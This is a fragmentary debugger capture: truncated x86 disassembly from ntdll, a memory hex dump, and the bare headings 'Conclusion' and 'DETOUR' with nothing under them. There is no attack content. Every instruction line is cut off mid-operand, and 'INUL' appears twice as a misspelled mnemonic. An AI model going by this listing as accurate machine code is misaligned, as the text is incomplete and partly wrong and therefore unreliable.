77402213	LEA EAX,DWORD P	
7740221A	MOV ESI,EDI	
7740221C	SUB ESI,EAX	
7740221E	MOV DWORD PTR S	
77402221	TEST BYTE PTR D	
77402225	JNZ ntdll.773E	
7740222B	AND DWORD PTR S	
7740222F	MOV EAX,DWORD P	
77402232	INUL EAX,EAX,34	
77402238	LEA EAX,DWORD P	
7740223F	MOV DWORD PTR S	
77402242	MOVZX ECX,BYTE	
77402246	INUL ECX,ECX,68	
77402249	LEA EDX,DWORD P	
7740224D	MOV DWORD PTR S	
77402250	MOV EAX,DWORD P	
77402252	MOV DWORD PTR S	
77402255	TEST EAX,EAX	
77402257	JE ntdll.774067	
7740225D	AND DWORD PTR S	
77402261	LEA ECX,DWORD P	
77402264	MOV EDI,DWORD P	
77402266	MOV DWORD PTR S	
77402269	MOV EBX,DWORD P	

Address	Hex	dump
00AD5000	1A 2D AD 00 39 29 AD 00 43 29 AD	
00AD5010	00 00 00 00 00 00 00 00 00 00	
00AD5020	00 00 00 00 00 00 00 00 00 00	
00AD5030	00 00 00 00 00 00 00 00 00 00	
00AD5040	A5 40 06 59 5A BF 29 A6 00 00	
00AD5050	00 00 00 00 01 00 00 00 00 00	
00AD5060	FF FF FF FF FF FF FF FF 02 00	
00AD5070	00 00 0A 00 70 F6 0A 00 40 62	
00AD5080	00 00 00 00 00 00 00 00 00 00	
00AD5090	00 00 00 00 00 00 00 00 00 00	
00AD50A0	F8 E8 0A 00 FF FF FF FF 00 00	
00AD50B0	00 00 00 00 00 00 00 00 03 00	
00AD50C0	00 0F 45 00 E0 00 0A 00 01 00	
00AD50D0	00 00 00 00 00 00 00 00 00 00	

Conclusion





DETOUR





